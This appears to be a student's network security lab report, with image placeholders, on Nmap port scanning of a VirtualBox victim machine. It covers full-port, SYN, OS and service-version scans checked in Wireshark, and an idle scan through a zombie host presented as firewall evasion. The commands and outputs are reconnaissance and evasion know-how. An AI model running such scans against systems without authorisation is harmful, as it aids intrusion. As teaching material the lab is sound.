
```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap 192.168.105.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 03:57 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
```

To scan all possibly open ports, we then use the following command to scan again. And we can see it says 65532 closed tcp ports are not shown. We can be sure that Nmap has scanned all ports.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -p- 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 04:10 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.23 seconds
```


Task 9.2.2: Nmap scan types

In this task, ports must be scanned from 1 – 65535 per requirement. The following screenshot indicates that all three open ports were found. Meanwhile, it is required to enable verbose output. That way we can see more detailed information about the scanning process. Nmap prints additional status messages as it progresses, helping us understand what the tool does at each scan stage.




Looking into the Wireshark captured traffic, we see Kali Linux (105.5) constantly sent packets to the Victim machine (192.168.105.4) to scan ports. In the following screenshot, we circled two port scans (port 8080 and 8888) sent from Kali Linux to VM1 and got responses from the victim machine (VM2). In this case, the response from the VM2 indicate the “Flags” as (RST, ACK), meaning the port is closed.





We can also check port 80. We can see from the response packet that the “Flags” was indicated as (SYN, ACK), which means the port 80 is open and available.



So basically, this is the principle of Nmap port scanning by identifying the Flags in the response packets.

Task 9.2.3: Detecting OS and version of services using Nmap

By running the following command, we can get the operating system version, and also the version of the service associated to the ports.


In the screenshot below, the scan result tells the OS is Linux, and its range is 4.15 – 5.8, which can be found in “OS details”.

In the port scan results, the service version will be listed. For instance, we can see from the following screenshot that Apache httpd 2.4.49 is running on port 80.


```
┌──(kali㉿kali)-[~/lab]
└─$ sudo nmap -sS -O -sV -v -p 1-200 -oA mingyan_nmap_32 192.168.105.4

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 05:16 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 05:16
Scanning 192.168.105.4 [1 port]
Completed ARP Ping Scan at 05:16, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:16
Completed Parallel DNS resolution of 1 host. at 05:16, 0.02s elapsed
Initiating SYN Stealth Scan at 05:16
Scanning 192.168.105.4 [200 ports]
Discovered open port 21/tcp on 192.168.105.4
Discovered open port 22/tcp on 192.168.105.4
Discovered open port 80/tcp on 192.168.105.4
Completed SYN Stealth Scan at 05:16, 0.03s elapsed (200 total ports)
Initiating Service scan at 05:16
Scanning 3 services on 192.168.105.4
Completed Service scan at 05:16, 6.02s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.105.4
NSE: Script scanning 192.168.105.4.
Initiating NSE at 05:16
Completed NSE at 05:16, 0.04s elapsed
Initiating NSE at 05:16
Completed NSE at 05:16, 0.02s elapsed
Nmap scan report for 192.168.105.4
```

```
Nmap scan report for 192.168.105.4
Host is up (0.00040s latency).
Not shown: 197 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 14.705 days (since Sun Aug  4 12:21:22 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
           Raw packets sent: 223 (10.606KB) | Rcvd: 215 (9.290KB)
```


Also we got a few generated report as we specified.




We tried to cat the file with the extension ".nmap," and we got the information below.



From the Wireshark capture, we can see all the request sent from VM2 would restricts the port number to be in the range of 1 – 200. As we circled below, we can see all those target port number is less than 200.






Task 9.3: Firewall evasion using Nmap


In this task, we conducted an idel scan using zombie 192.168.105.1 as the zombie machine. The principle to choose a device with low activity, as an active device would produce unpredictable IP ID sequences, making the scan inaccurate. In this case, we use 192.168.105.1 (the gateway or the machine hosts VirtualBox) as the zombie machine since it's relatively quiet and has no frequent communication between those VM1 and VM2.

The output of this command can successfully detect that port 80 is open and what service is available.




Looking into the Wireshark capturing, we can see most of the TCP traffic seems to be between the zombie device (192.168.105.1) and the attacker VM (192.168.105.5). We don't see any packets from direct communication between the attacker machine (Kali Linux) and the victim machine.

